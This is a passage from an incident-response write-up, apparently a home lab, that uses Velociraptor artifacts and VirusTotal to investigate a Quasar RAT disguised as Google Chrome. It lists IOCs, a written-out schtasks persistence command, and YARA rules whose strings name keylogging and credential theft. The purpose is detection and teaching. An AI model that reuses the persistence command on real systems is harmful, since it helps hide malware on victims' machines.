<p>The <strong>Windows.EventLogs.Evtx</strong> artifact reveals significant results from a detection event triggered by <strong>Microsoft Defender Antivirus</strong> as shown in Fig 7. The event details are from the Windows Defender Operational channel and pertain to a security action taken against a potential threat on the system.</p>

<p><img src="/assets/images/chrome/event_logs.png" alt="Fig 7: AsyncRAT" /></p>

<p><em>Fig 7: Windows.EventLogs.Evtx</em></p>

<h3 id="event-information">Event Information</h3>

<p>The key information in the event is summarised below:</p>

<table>
  <thead>
    <tr>
      <th>Field</th>
      <th>Value</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Provider Name</strong></td>
      <td>Microsoft-Windows-Windows Defender</td>
    </tr>
    <tr>
      <td><strong>Event ID</strong></td>
      <td>1117</td>
    </tr>
    <tr>
      <td><strong>Severity</strong></td>
      <td>Severe</td>
    </tr>
    <tr>
      <td><strong>Threat Name</strong></td>
      <td>Backdoor:MSIL/Quasar!atmn</td>
    </tr>
    <tr>
      <td><strong>Detection Time</strong></td>
      <td>2024-12-29T00:49:17.470Z</td>
    </tr>
    <tr>
      <td><strong>Threat ID</strong></td>
      <td>2147841732</td>
    </tr>
    <tr>
      <td><strong>Threat Category</strong></td>
      <td>Backdoor</td>
    </tr>
    <tr>
      <td><strong>Path to Infected File</strong></td>
      <td>C:\Users\daniyyell-client\Desktop\Google Chrome.exe</td>
    </tr>
    <tr>
      <td><strong>Action Taken</strong></td>
      <td>Quarantine</td>
    </tr>
    <tr>
      <td><strong>Source</strong></td>
      <td>Real-Time Protection</td>
    </tr>
    <tr>
      <td><strong>Process Involved</strong></td>
      <td>C:\Windows\explorer.exe</td>
    </tr>
    <tr>
      <td><strong>User Involved</strong></td>
      <td>DESKTOP-U9HDOEJ\daniyyell-client</td>
    </tr>
    <tr>
      <td><strong>Security Intelligence Version</strong></td>
      <td>AV: 1.421.1069.0, AS: 1.421.1069.0, NIS: 1.421.1069.0</td>
    </tr>
    <tr>
      <td><strong>Engine Version</strong></td>
      <td>AM: 1.1.24090.11, NIS: 1.1.24090.11</td>
    </tr>
  </tbody>
</table>

<h3 id="event-breakdown">Event Breakdown</h3>

<p>The event, logged with <strong>EventID 1117</strong>, indicates that <strong>Microsoft Defender Antivirus</strong> detected a <strong>Backdoor:MSIL/Quasar!atmn</strong> malware in the system. This particular threat, identified with the threat ID <strong>2147841732</strong>, was classified as a <strong>Severe</strong> severity, categorized as a <strong>Backdoor</strong>. The infection was detected at <strong>2024-12-29T00:49:17.470Z</strong>, and the <strong>Google Chrome.exe</strong> file, located on the desktop of the user <code class="language-plaintext highlighter-rouge">daniyyell-client</code>, was flagged as suspicious.</p>

<p>The action taken by <strong>Defender</strong> was to quarantine the file, and no additional actions were required. The detection originated from the <strong>local machine</strong>, specifically from <strong>Real-Time Protection</strong>. The event also reveals that the process associated with the infection was <strong>C:\Windows\explorer.exe</strong>, and the user involved was the system user <strong>NT AUTHORITY\SYSTEM</strong>.</p>

<h3 id="message-description">Message Description</h3>

<p>The message from the event log confirms that <strong>Microsoft Defender Antivirus</strong> successfully quarantined the <strong>Google Chrome.exe</strong> file after detecting the <strong>Backdoor:MSIL/Quasar!atmn</strong> threat. It also provides further details, including the detection source and the engine versions used at the time of detection. The operation was completed successfully, as indicated by the error code <code class="language-plaintext highlighter-rouge">0x00000000</code>.</p>

<h3 id="242-conclusion-and-summary-of-windowseventlogsevtx">2.4.2 Conclusion and Summary of Windows.EventLogs.Evtx</h3>

<p>The <strong>Windows.EventLogs.Evtx</strong> artifact provides detailed information regarding a detection event triggered by <strong>Microsoft Defender Antivirus</strong>. This event pertains to the detection of a <strong>Backdoor:MSIL/Quasar!atmn</strong> threat, which was flagged as severe. The detection took place on <strong>2024-12-29</strong> and was associated with the file <strong>Google Chrome.exe</strong> located on the user’s desktop.</p>

<p>The event was logged in the <strong>Microsoft-Windows-Windows Defender Operational channel</strong>, specifically with <strong>Event ID 1117</strong>. It shows that <strong>Microsoft Defender</strong> took the action of quarantining the infected file to mitigate potential harm. The <strong>Google Chrome.exe</strong> file was identified as a potential backdoor malware, and its process was associated with <strong>explorer.exe</strong>. This indicates that the malware may have been launched through the system’s file explorer.</p>

<p>The analysis of this log entry reveals how the antivirus system reacted to a detected threat and took the necessary action to protect the system. The <strong>severity</strong> of the threat, its classification as a backdoor, and the successful quarantine action highlight the efficiency of <strong>Microsoft Defender</strong> in responding to malware threats.</p>

<h2 id="25-windowssysinternalsautoruns">2.5 Windows.Sysinternals.Autoruns</h2>

<p>The Velociraptor artifact <strong>Windows.Sysinternals.Autoruns</strong> is designed to analyse autostart entries within a Windows system. These entries represent various points where applications or DLLs are configured to launch automatically, often serving as persistence mechanisms. The artifact begins by defining a list of flags and options. Flags correspond to specific categories of autostart entries, such as “Boot execute” or “Appinit DLLs,” while options include additional features like verifying digital signatures.</p>

<p>The artifact processes these definitions to determine the user-selected flags and options. It then identifies the system architecture, such as <code class="language-plaintext highlighter-rouge">x86</code> or <code class="language-plaintext highlighter-rouge">x64</code>, to ensure the correct Autoruns binary is retrieved using the <code class="language-plaintext highlighter-rouge">Artifact.Generic.Utils.FetchBinary</code> function. Once the appropriate binary is fetched, it is executed with a range of arguments. These include suppressing banners, automatically accepting the End User License Agreement, and specifying the types and categories of autostart entries to analyse. The command also enables hash calculations for files and processes entries across all user profiles.</p>

<p>The output from the executed command is retrieved and parsed into rows. It is processed as CSV data, allowing for structured interpretation and further filtering. This approach ensures that analysts receive detailed information about autostart entries, including file hashes and digital signature validation results.</p>

<p>The artifact supports extensive customisation, enabling analysts to focus on specific autostart categories or apply validation checks. Its ability to process multiple user profiles and generate hash data makes it particularly valuable for detecting persistence mechanisms, unauthorised modifications, or malicious startup behaviour within the system. By combining flexibility and detailed output, this artifact serves as a critical tool for investigating potential threats effectively.</p>

<h3 id="251-autostart-entry-analysis">2.5.1 <strong>Autostart Entry Analysis</strong></h3>
<p>The artifact allows for the detailed examination of autostart entries across various system locations, including:</p>

<ul>
  <li><strong>Task Scheduler</strong></li>
  <li><strong>Registry Run Keys</strong></li>
  <li><strong>Startup Folders</strong></li>
  <li><strong>Service Entries</strong></li>
  <li><strong>Browser Add-ons</strong></li>
</ul>

<p>By providing a comprehensive list of all programs configured to start automatically, it enables analysts to detect abnormal or unauthorized entries, which can be indicative of a compromise. This feature is crucial for identifying both legitimate software and malicious entities using persistence techniques.</p>

<h3 id="252-persistence-detection">2.5.2 <strong>Persistence Detection</strong></h3>
<p>Persistence is a common tactic used by attackers to maintain access to compromised systems. This artifact plays a critical role in detecting such mechanisms by identifying:</p>

<ul>
  <li>Malicious scheduled tasks, especially those using disguised or misleading names.</li>
  <li>Unusual entries pointing to executables in unexpected locations, such as the <code class="language-plaintext highlighter-rouge">AppData</code> or <code class="language-plaintext highlighter-rouge">Temp</code> directories as shown in Fig 8, which are commonly abused by malware.</li>
  <li>Abnormal registry modifications and manipulated autostart configurations that could signal unauthorized access or a foothold on the system.</li>
</ul>

<p><img src="/assets/images/chrome/autorun.png" alt="Fig 8: AsyncRAT" /></p>

<p><em>Fig 8: Windows.EventLogs.Evtx</em></p>

<p>By exposing these autostart mechanisms, <strong>Autoruns</strong> helps analysts uncover how attackers have maintained persistent access, allowing them to take appropriate containment and remediation actions.</p>

<h3 id="253-digital-signature-validation">2.5.3 <strong>Digital Signature Validation</strong></h3>
<p>The artifact verifies the digital signatures of autostart entries, helping analysts differentiate between trusted, legitimate software and potentially malicious binaries. It does this by:</p>

<ul>
  <li>Identifying unsigned or improperly signed binaries, which are often a hallmark of malware.</li>
  <li>Checking the validity of the signature to ensure that the file has not been tampered with or altered by malicious actors.</li>
</ul>

<p>This validation step is vital for assessing the integrity of files and ensuring that only verified software is running on the system. Any unsigned or suspiciously signed software can be flagged for further investigation.</p>

<h3 id="254-hashing-for-threat-intelligence">2.5.4 <strong>Hashing for Threat Intelligence</strong></h3>
<p>Autoruns generates cryptographic hashes (MD5, SHA-1, SHA-256) for all detected binaries. This functionality enables analysts to:</p>

<ul>
  <li>Compare the generated hashes against known malware databases (such as VirusTotal or MISP) to identify potentially malicious files.</li>
  <li>Track file modifications, detect new malware variants, or identify malware spreading across multiple endpoints.</li>
  <li>Correlate the data with other threat intelligence sources to understand the scope of an attack or identify patterns in the malware’s behavior.</li>
</ul>

<h3 id="255-granular-filtering-and-scoping">2.5.5 <strong>Granular Filtering and Scoping</strong></h3>
<p>The artifact provides the ability to scope the search based on system-wide or user-specific autostart entries. This flexibility allows analysts to:</p>

<ul>
  <li>Focus on specific users or applications when investigating targeted attacks or insider threats.</li>
  <li>Identify whether certain malicious activities are being initiated by specific users or system-wide processes, streamlining the investigation process.</li>
</ul>

<h2 id="256-results-and-analysis">2.5.6 Results and Analysis</h2>

<p>The extracted results provide a detailed breakdown of a suspicious entry discovered in the <strong>Task Scheduler</strong>. This entry appears to be masquerading as a legitimate Google Chrome process but has several indicators of potential compromise. The following table summarises the key findings:</p>

<table>
  <thead>
    <tr>
      <th><strong>Attribute</strong></th>
      <th><strong>Value</strong></th>
      <th><strong>Explanation</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Time</strong></td>
      <td>2023-03-12 16:16:39</td>
      <td>The timestamp when the entry was recorded. This can be correlated with other logs for further analysis.</td>
    </tr>
    <tr>
      <td><strong>Entry Location</strong></td>
      <td>Task Scheduler</td>
      <td>The autostart mechanism being used. Task Scheduler is often exploited for persistence by attackers.</td>
    </tr>
    <tr>
      <td><strong>Entry</strong></td>
      <td>\Google Chrome</td>
      <td>The name of the scheduled task. It mimics a legitimate Google Chrome process, which may mislead analysts or users.</td>
    </tr>
    <tr>
      <td><strong>Enabled</strong></td>
      <td>Enabled</td>
      <td>Confirms that the task is active and will execute as configured.</td>
    </tr>
    <tr>
      <td><strong>Category</strong></td>
      <td>Tasks</td>
      <td>Indicates that this is a task-based autostart entry.</td>
    </tr>
    <tr>
      <td><strong>Profile</strong></td>
      <td>System-wide</td>
      <td>Affects all users on the system, increasing the risk and scope of impact.</td>
    </tr>
    <tr>
      <td><strong>Description</strong></td>
      <td>Google Chrome</td>
      <td>The task description further adds to the deception by using a legitimate application name.</td>
    </tr>
    <tr>
      <td><strong>Signer</strong></td>
      <td>(Not verified) Google LLC</td>
      <td>Indicates the signature is not verified, raising suspicion about the authenticity of the file.</td>
    </tr>
    <tr>
      <td><strong>Company</strong></td>
      <td>Google LLC</td>
      <td>Claimed company name. Attackers may falsify this information to appear trustworthy.</td>
    </tr>
    <tr>
      <td><strong>Image Path</strong></td>
      <td><code class="language-plaintext highlighter-rouge">c:\users\daniyyell-client\appdata\roaming\subdir\client.exe</code></td>
      <td>The executable’s location in the user’s AppData directory is unusual for a legitimate Google Chrome binary.</td>
    </tr>
    <tr>
      <td><strong>Version</strong></td>
      <td>131.0.5993.90</td>
      <td>Version string used to mimic the appearance of a legitimate application.</td>
    </tr>
    <tr>
      <td><strong>Launch String</strong></td>
      <td><code class="language-plaintext highlighter-rouge">"C:\Users\daniyyell-client\AppData\Roaming\SubDir\Client.exe"</code></td>
      <td>Specifies the full command executed by the scheduled task.</td>
    </tr>
    <tr>
      <td><strong>MD5</strong></td>
      <td>72655329E3D1851BFBEC17E349D2C9E4</td>
      <td>The MD5 hash of the executable file. This can be used to check against known malicious or benign file databases.</td>
    </tr>
    <tr>
      <td><strong>SHA-1</strong></td>
      <td>3BAC572A882490C9356316B1DAAEC95E4A200540</td>
      <td>The SHA-1 hash provides an additional layer of file integrity verification.</td>
    </tr>
    <tr>
      <td><strong>PESHA-1</strong></td>
      <td>DDB792F75FE11EF6D78604A389FED5BF4854AECA</td>
      <td>A SHA-1 hash of the Portable Executable (PE) file structure, offering insights into file modifications.</td>
    </tr>
    <tr>
      <td><strong>PESHA-256</strong></td>
      <td>E8283A83141100F97DD591EBB71998FDA77E4C3BB6BD58C6C39166ACC2E6A364</td>
      <td>A more robust hash of the PE structure for deeper analysis.</td>
    </tr>
    <tr>
      <td><strong>SHA-256</strong></td>
      <td>6B38286C379973AE111E334C9AB2218428D3ECACE7F8A89DA6AE753D7F972DDD</td>
      <td>The SHA-256 hash is used to verify the file’s integrity and compare it with known threat intelligence feeds.</td>
    </tr>
    <tr>
      <td><strong>IMP</strong></td>
      <td>F34D5F2D4577ED6D9CEEC516C1F5A744</td>
      <td>The Import Hash (IMP) value reveals similarities in imported libraries between this file and others, aiding in clustering malicious binaries.</td>
    </tr>
    <tr>
      <td><strong>FlowId</strong></td>
      <td>F.CTOMU00ODFCKA.H</td>
      <td>Identifies the execution flow for tracking purposes.</td>
    </tr>
    <tr>
      <td><strong>ClientId</strong></td>
      <td>C.098658dfdf41e437</td>
      <td>Identifies the machine on which the task was discovered.</td>
    </tr>
    <tr>
      <td><strong>Fqdn</strong></td>
      <td>DESKTOP-U9HDOEJ.localdomain</td>
      <td>The fully qualified domain name (FQDN) of the affected system.</td>
    </tr>
  </tbody>
</table>

<h3 id="257-thorough-analysis">2.5.7 Thorough Analysis</h3>

<ol>
  <li>
    <p><strong>Suspicious File Path and Name</strong><br />
The file is located in the <code class="language-plaintext highlighter-rouge">AppData\Roaming</code> directory, which is often used by malware due to its accessibility and lack of frequent monitoring. The name <code class="language-plaintext highlighter-rouge">Client.exe</code> is generic and provides no clear indication of its purpose.</p>
  </li>
  <li>
    <p><strong>Unverified Digital Signature</strong><br />
Although the file claims to be signed by “Google LLC,” the lack of verification indicates potential tampering or forgery, a common technique used by attackers to disguise malicious binaries as legitimate ones.</p>
  </li>
  <li>
    <p><strong>Hash Values and Integrity</strong><br />
The provided MD5, SHA-1, and SHA-256 hashes do not correspond to any known legitimate Google Chrome executables. These hashes can be cross-checked against threat intelligence databases like VirusTotal for further validation.</p>
  </li>
  <li>
    <p><strong>Task Scheduler Exploitation</strong><br />
The use of Task Scheduler for persistence is concerning. This method ensures the malicious file executes at regular intervals or system startup, maintaining the attacker’s foothold on the system.</p>
  </li>
  <li>
    <p><strong>Deceptive Attributes</strong><br />
The version number, company name, and description are crafted to mimic a legitimate Google Chrome task. This social engineering tactic aims to mislead both end-users and system administrators.</p>
  </li>
  <li>
    <p><strong>Potential Threat</strong><br />
Given the above indicators, this scheduled task is likely part of a malicious campaign targeting system-wide persistence. Immediate action should be taken to quarantine and analyse the file, as well as to review other scheduled tasks for similar anomalies.</p>
  </li>
</ol>

<p>By identifying these suspicious attributes and correlating them with other findings, this entry provides a clear example of a potential compromise. Analysing the last artifact which is <strong>Windows.Network.NetstatEnriched.</strong></p>

<h2 id="26-windowsnetworknetstatenriched">2.6 Windows.Network.NetstatEnriched</h2>

<p>NetstatEnhanced is an extension of the traditional <code class="language-plaintext highlighter-rouge">netstat</code> tool that provides additional details about network connections. It adds extra data points such as process IDs (PIDs), associated process names, and user information, helping to identify malicious or suspicious connections as shown in Fig 9. It allows for <strong>verbose search options</strong>, enabling granular filtering of network data by IP address, port, protocol, or connection state. This helps analysts detect unusual or unauthorized network activity more effectively.</p>

<p><img src="/assets/images/chrome/netstart.png" alt="Fig 9: AsyncRAT" /></p>

<p><em>Fig 9: Windows.EventLogs.Evtx</em></p>

<p><strong>NetstatEnhanced</strong> enriches the data by adding context, such as timestamps and connection history. It can be used alongside other artifacts for comprehensive analysis, such as correlating network connections with specific processes or files.</p>

<p>This artifact is particularly useful for <strong>malware investigations</strong>, <strong>incident response</strong>, and <strong>threat hunting</strong>, where tracking suspicious network activity and correlating it with system events is crucial. It helps identify malicious processes, track C2 communication, and uncover potential data exfiltration as shown in Fig 10.</p>

<h2 id="261-thorough-analysis-windowsnetworknetstatenriched">2.6.1 Thorough Analysis: Windows.Network.NetstatEnriched</h2>

<p>The <strong>Windows.Network.NetstatEnriched</strong> artifact provides detailed information about network connections and the processes associated with them. It extends the capabilities of the standard Netstat tool by adding additional data points, such as process information, file hashes, and more verbose search options. This analysis looks into one specific network connection and its associated process, providing insights into potential security concerns.</p>

<p><strong>Process Information:</strong></p>
<ul>
  <li><strong>PID</strong>: 4764</li>
  <li><strong>PPID</strong>: 3360</li>
  <li><strong>Process Name</strong>: <code class="language-plaintext highlighter-rouge">Google Chrome.exe</code></li>
  <li><strong>Path</strong>: <code class="language-plaintext highlighter-rouge">C:\Users\daniyyell-client\AppData\Roaming\SubDir\Google Chrome.exe</code></li>
  <li><strong>Command Line</strong>: <code class="language-plaintext highlighter-rouge">"C:\Users\daniyyell-client\AppData\Roaming\SubDir\Google Chrome.exe"</code></li>
  <li><strong>User</strong>: <code class="language-plaintext highlighter-rouge">DESKTOP-U9HDOEJ\daniyyell-client</code></li>
</ul>

<p><strong>File Hashes:</strong></p>
<ul>
  <li><strong>MD5</strong>: <code class="language-plaintext highlighter-rouge">2e7edc4208fab86b9f8e8f807355cabc</code></li>
  <li><strong>SHA1</strong>: <code class="language-plaintext highlighter-rouge">983b8ca41f8b47f5c331b971576b70ef5722cdcb</code></li>
  <li><strong>SHA256</strong>: <code class="language-plaintext highlighter-rouge">a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6</code></li>
</ul>

<p><strong>Digital Signature (Authenticode):</strong></p>
<ul>
  <li><strong>Trusted</strong>: <code class="language-plaintext highlighter-rouge">untrusted</code></li>
  <li><strong>Filename</strong>: <code class="language-plaintext highlighter-rouge">Google Chrome.exe</code></li>
  <li><strong>Publisher</strong>: Unknown (untrusted signature)</li>
  <li><strong>Additional Info</strong>: No further available details</li>
</ul>

<p><strong>Network Connection:</strong></p>
<ul>
  <li><strong>Protocol</strong>: TCP</li>
  <li><strong>Status</strong>: ESTABLISHED</li>
  <li><strong>Local Address</strong>: <code class="language-plaintext highlighter-rouge">192.168.30.138</code> (Local IP)</li>
  <li><strong>Local Port</strong>: <code class="language-plaintext highlighter-rouge">50169</code></li>
  <li><strong>Remote Address</strong>: <code class="language-plaintext highlighter-rouge">192.168.30.131</code> (Remote IP)</li>
  <li><strong>Remote Port</strong>: <code class="language-plaintext highlighter-rouge">4782</code></li>
  <li><strong>Timestamp</strong>: <code class="language-plaintext highlighter-rouge">2024-12-29T13:51:21Z</code></li>
</ul>

<p><img src="/assets/images/chrome/netstart_net.png" alt="Fig 10: AsyncRAT" /></p>

<p><em>Fig 10: Windows.EventLogs.Evtx</em></p>

<p>this section summarizes details about a process (Google Chrome.exe) along with its network activity. The file path and associated command line are specified, and hash values for different algorithms (MD5, SHA1, SHA256) are provided to validate file integrity. The digital signature is untrusted, indicating potential concerns about its legitimacy. Additionally, the network connection established by the process is highlighted with local and remote IP addresses and ports, as well as the connection’s status and timestamp for further investigation.</p>

<h3 id="30-virustotal-analysis">3.0 VirusTotal Analysis</h3>

<p>Throughout the analysis, we have observed that the hash <strong>a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6</strong> has been associated with <strong>Google Chrome.exe</strong>. In this section, we will submit this hash to VirusTotal <a href="https://www.virustotal.com/gui/file/a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6">[5]</a>   to examine the results and determine malicious artefacts as shown in Fig 11.</p>

<p><img src="/assets/images/chrome/virustotal.png" alt="Fig 11: AsyncRAT" /></p>

<p><em>Fig 11: Virustotal results</em></p>

<h2 id="31-summary-file-analysis">3.1 Summary: File Analysis</h2>

<p>The file associated with the hash <strong>a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6</strong> has been flagged by 48 out of 72 security vendors as malicious as shown in Fig 12. This file, named <strong>Google Chrome.exe</strong>, is identified as a Win32 executable with a .NET assembly and is classified as a PE32 executable.</p>

<p><img src="/assets/images/chrome/48.png" alt="Fig 12: AsyncRAT" /></p>

<p><em>Fig 12: Virustotal results</em></p>

<p>The file has been flagged for suspicious behavior, including using the <code class="language-plaintext highlighter-rouge">schtasks</code> command line utility to create a task called “Google Chrome Client as shown in Fig 13.” This task is set to execute the file on system logon with elevated privileges, suggesting it is used for persistence. Additionally, the file communicates with external IP addresses such as <code class="language-plaintext highlighter-rouge">20.99.186.246:443</code>, <code class="language-plaintext highlighter-rouge">23.192.210.9:443</code>, and <code class="language-plaintext highlighter-rouge">192.168.30.131:4782</code>, which could indicate a command-and-control (C2) server for further instructions or data exfiltration.</p>

<p>The file is written to multiple directories on the system, including <code class="language-plaintext highlighter-rouge">C:\Users\&lt;USER&gt;\AppData\Roaming\SubDir\Google Chrome.exe</code> and <code class="language-plaintext highlighter-rouge">C:\Windows\System32\Tasks\Google Chrome Client</code>, further reinforcing its persistence mechanism. It also interacts with other system processes such as <code class="language-plaintext highlighter-rouge">taskhostw.exe</code>. This Quasar RAT shell script sets up persistence using Scheduled Tasks and likely disguises itself as Google Chrome to evade detection.</p>

<p><img src="/assets/images/chrome/scheduleT.png" alt="Fig 13: AsyncRAT" /></p>

<p><em>Fig 13: Virustotal results</em></p>

<p>Given these indicators, the file is a potential threat, and it is recommended to take immediate action to isolate and remove it from the system, as well as to investigate the broader network for any additional signs of compromise.</p>

<h3 id="32-indicators-of-compromise-iocs">3.2 Indicators of Compromise (IOCs)</h3>

<p>Here is a list of IOCs identified during the analysis:</p>

<p><strong>File Hashes:</strong></p>
<ul>
  <li><strong>MD5</strong>: 2e7edc4208fab86b9f8e8f807355cabc</li>
  <li><strong>SHA-1</strong>: 983b8ca41f8b47f5c331b971576b70ef5722cdcb</li>
  <li><strong>SHA-256</strong>: a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6</li>
</ul>

<p><strong>File Path:</strong></p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">C:\Users\&lt;USER&gt;\AppData\Roaming\SubDir\Google Chrome.exe</code></li>
</ul>

<p><strong>Network Indicators:</strong></p>
<ul>
  <li><strong>Remote IP Address</strong>: 192.168.30.131</li>
  <li><strong>Remote Port</strong>: 4782</li>
  <li><strong>Local IP Address</strong>: 192.168.30.138</li>
  <li><strong>Local Port</strong>: 50169</li>
  <li><strong>C2 IP</strong>: 192.168.30.131</li>
</ul>

<p><strong>Scheduled Task:</strong></p>
<ul>
  <li><strong>Task Name</strong>: Google Chrome Client</li>
  <li><strong>Command</strong>: <code class="language-plaintext highlighter-rouge">"schtasks" /create /tn "Google Chrome Client" /sc ONLOGON /tr "C:\Users\&lt;USER&gt;\AppData\Roaming\SubDir\Google Chrome.exe" /rl HIGHEST /f</code></li>
</ul>

<p><strong>Process Information:</strong></p>
<ul>
  <li><strong>Process Name</strong>: <code class="language-plaintext highlighter-rouge">Google Chrome.exe</code></li>
  <li><strong>Command Line</strong>: <code class="language-plaintext highlighter-rouge">"C:\Users\&lt;USER&gt;\AppData\Roaming\SubDir\Google Chrome.exe"</code></li>
  <li><strong>Parent Process</strong>: <code class="language-plaintext highlighter-rouge">taskhostw.exe</code></li>
</ul>

<p><strong>Additional File Paths:</strong></p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">C:\Windows\System32\Tasks\Google Chrome Client</code></li>
  <li><code class="language-plaintext highlighter-rouge">C:\Users\&lt;USER&gt;\AppData\Roaming\SubDir\Google Chrome.exe</code></li>
</ul>

<p>Base on the analysys, we can see that this Quasar RAT shell script is designed to establish persistence on a compromised system using Scheduled Tasks while disguising itself as Google Chrome. The script ensures that the malware is executed automatically each time the user logs in.</p>

<p>The command using schtasks creates a scheduled task named “Google Chrome Client” and sets it to run on user login. The malware executable is stored in the <strong>AppData\Roaming</strong> directory under a subfolder, making it appear as a legitimate Chrome file. The task is configured to run with elevated privileges, ensuring that it has full system access.</p>

<p>The script also references different execution paths, indicating that the malware may be deployed in various locations. These include <strong>%APPDATA%\Roaming\SubDir\Google Chrome.exe</strong> and other similar directories. By storing the payload in these hidden locations, the attacker increases the difficulty of detection.</p>

<p>Additionally, the script abuses taskhostw.exe, a legitimate Windows process, by running a command that registers device settings. This action may help the malware evade security tools or modify system configurations to ensure continued execution.</p>

<p>Overall, this script is designed to maintain persistence, evade detection, and execute the Quasar RAT payload stealthily. Detecting and mitigating it requires examining Scheduled Tasks, scanning the AppData\Roaming directory for suspicious executables, and monitoring taskhostw.exe for unusual activity.</p>

<p>These IOCs were instrumental in detecting the presence of the <strong>Quasar RAT</strong> and uncovering its persistence mechanisms on the infected system.</p>

<h3 id="33-ruleset-quasarrat">3.3 Ruleset: QuasarRAT</h3>

<pre><code class="language-yara">rule QuasarRAT {
    meta:
        author = "ditekshen"
        description = "QuasarRAT payload"
        cape_type = "QuasarRAT Payload"
    strings:
        $s1 = "GetKeyloggerLogsResponse" fullword ascii
        $s2 = "GetKeyloggerLogs" fullword ascii
        $s3 = "/&gt;Log created on" wide
        $s4 = "User: {0}{3}Pass: {1}{3}Host: {2}" wide
        $s5 = "Domain: {1}{0}Cookie Name: {2}{0}Value: {3}{0}Path: {4}{0}Expired: {5}{0}HttpOnly: {6}{0}Secure: {7}" wide
        $s6 = "grabber_" wide
        $s7 = "&lt;virtualKeyCode&gt;" ascii
        $s8 = "&lt;RunHidden&gt;k__BackingField" fullword ascii
        $s9 = "&lt;keyboardHookStruct&gt;" ascii
        $s10 = "add_OnHotKeysDown" ascii
        $mutex = "QSR_MUTEX_" ascii wide
        $ua1 = "Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0" fullword wide
        $us2 = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/7046A194A" fullword wide
    condition:
        uint16(0) == 0x5a4d and ($mutex or (all of ($ua*) and 2 of them) or 6 of ($s*))
}

rule quasarrat_kingrat {
    meta:
        author = "jeFF0Falltrades"
        cape_type = "QuasarRAT Payload"
    strings:
        $str_quasar = "Quasar." wide ascii
        $str_hidden = "set_Hidden" wide ascii
        $str_shell = "DoShellExecuteResponse" wide ascii
        $str_close = "echo DONT CLOSE THIS WINDOW!" wide ascii
        $str_pause = "ping -n 10 localhost &gt; nul" wide ascii
        $str_aes_exc = "masterKey can not be null or empty" wide ascii
        $byte_aes_key_base = { 7E [3] 04 73 [3] 06 25 }
        $byte_aes_salt_base = { BF EB 1E 56 FB CD 97 3B B2 19 }
        $byte_special_folder = { 7e 73 [4] 28 [4] 80 }
        $patt_config = { 72 [3] 70 80 [3] 04 }
        $patt_verify_hash = { 7e [3] 04 6f [3] 0a 6f [3] 0a 74 [3] 01 }
    condition:
        6 of them and #patt_config &gt;= 10
}
</code></pre>

<h1 id="40-comparison-contrast-and-deep-analysis-of-various-artifacts">4.0 Comparison, Contrast, and Deep Analysis of Various Artifacts</h1>

<p>In this section, we will compare and contrast the following Windows artifacts:</p>

<ul>
  <li><strong>Windows.Analysis.EvidenceOfDownload</strong></li>
  <li><strong>Windows.Analysis.EvidenceOfExecution/Amcache</strong></li>
  <li><strong>Windows.Detection.BinaryHunter</strong></li>
  <li><strong>Windows.EventLogs.Evtx</strong></li>
  <li><strong>Windows.Sysinternals.Autoruns</strong></li>
  <li><strong>Windows.Network.NetstatEnriched</strong></li>
</ul>

<p>These artifacts provide critical insights into the state of an endpoint during an investigation, from downloads and execution to network activity and autostart configurations.</p>

<h2 id="41-comparison-table">4.1 Comparison Table</h2>

<table>
  <thead>
    <tr>
      <th><strong>Artifact</strong></th>
      <th><strong>Type</strong></th>
      <th><strong>Purpose</strong></th>
      <th><strong>Key Data Points</strong></th>
      <th><strong>Use Cases</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Windows.Analysis.EvidenceOfDownload</strong></td>
      <td>Download Evidence</td>
      <td>Provides evidence of files downloaded to the system.</td>
      <td>File paths, timestamps, download sources, file hashes</td>
      <td>Identifying malicious file downloads, investigating suspicious activity.</td>
    </tr>
    <tr>
      <td><strong>Windows.Analysis.EvidenceOfExecution/Amcache</strong></td>
      <td>Execution Evidence</td>
      <td>Contains information about executed files, especially useful for tracking persistence.</td>
      <td>Executed files, process IDs, execution timestamps, file hashes</td>
      <td>Analyzing execution events, detecting malware persistence.</td>
    </tr>
    <tr>
      <td><strong>Windows.Detection.BinaryHunter</strong></td>
      <td>Malware Detection</td>
      <td>Focuses on identifying known malicious binaries and unknown variants.</td>
      <td>File paths, file hashes, detection results</td>
      <td>Threat hunting, detecting malicious executables and their variants.</td>
    </tr>
    <tr>
      <td><strong>Windows.EventLogs.Evtx</strong></td>
      <td>Log Files</td>
      <td>Logs system events and activities, including security, application, and system logs.</td>
      <td>Event IDs, timestamps, event source, event level, and event data</td>
      <td>Incident response, malware analysis, identifying suspicious events.</td>
    </tr>
    <tr>
      <td><strong>Windows.Sysinternals.Autoruns</strong></td>
      <td>Auto-start Monitoring</td>
      <td>Identifies auto-start locations and processes to determine persistence mechanisms.</td>
      <td>Process names, file paths, registry keys, scheduled tasks</td>
      <td>Detecting persistence mechanisms, tracking abnormal startup behavior.</td>
    </tr>
    <tr>
      <td><strong>Windows.Network.NetstatEnriched</strong></td>
      <td>Network Activity</td>
      <td>Provides detailed network statistics, connections, and potential command and control (C2) activity.</td>
      <td>Local/remote IPs, ports, connection status, protocols, process IDs</td>
      <td>Tracking C2 activity, identifying unauthorized network connections.</td>
    </tr>
  </tbody>
</table>

<h3 id="42-integration-and-complementary-use">4.2 Integration and Complementary Use</h3>

<p>While each artifact provides valuable individual insights, their real power lies in their integration:</p>

<ul>
  <li><strong>Windows.Analysis.EvidenceOfDownload</strong> and <strong>EvidenceOfExecution/Amcache</strong> can be used in tandem to trace a file from download to execution, providing a clearer picture of the attack lifecycle.</li>
  <li><strong>Windows.EventLogs.Evtx</strong> and <strong>Windows.Detection.BinaryHunter</strong> are invaluable when correlating suspicious system activity with detected threats, helping investigators see the broader picture of an attack.</li>
